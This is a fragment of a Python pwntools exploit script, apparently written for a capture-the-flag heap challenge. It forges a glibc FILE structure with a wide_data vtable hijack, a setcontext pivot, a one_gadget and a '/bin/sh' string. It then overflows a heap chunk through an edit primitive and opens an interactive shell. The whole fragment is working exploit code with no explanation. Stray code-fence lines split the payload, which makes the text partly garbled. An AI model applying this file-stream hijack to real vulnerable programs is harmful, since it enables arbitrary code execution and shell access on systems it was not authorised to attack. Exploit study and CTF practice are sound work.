setcontext_53=libcbase+libc.symbols['setcontext']+53
LOGTOOL['setcontext_61']=setcontext_53

ogg=libcbase+0x4f322

rop=b'/bin/sh\x00'

pay=flat(
{
0x0:p64(0),
0x8:[p64(0),p64(0),p64(0),p64(0),p64(0)],
0x30:[p64(0),p64(0),p64(0),p64(1),p64(fake_io+0x138)],  # wide_data
0x70:p64(0),
0x88:p64(fake_io+0x1e8),

0xa0:[p64(fake_io+0x30)],
0xc0:[p64(1)],   #_mode
0xd8:[p64(IO_wfile_jumps+0x30)],    # vtable
0x110:[p64(fake_io+0x118)], # wide_data -> vtable


0x118:flat(
```

```
{
0x18:[p64(ogg)]
},filler=b'\x00'
),

0x138:flat(
{
0x28:p64(fake_io+0x118),
0x68:p64(fake_io+0x1e8),    # rdi
0x70:p64(0),                # rsi
0x88:p64(0),                # rdx

0xa0:p64(fake_io+0x1f8),    # rsp
0xa8:p64(0)       # ret_addr
},filler=b'\x00'
),

0x1e8:flat(
{
0x00:p64(0)+p64(0),
0x10:rop

},filler=b'\x00'
)


},filler=b'\x00'
)

#debug()

edit(2,0x2280+len(pay),0x2280*b'a'+pay)
cmd(0)


LOGALL()
it()
```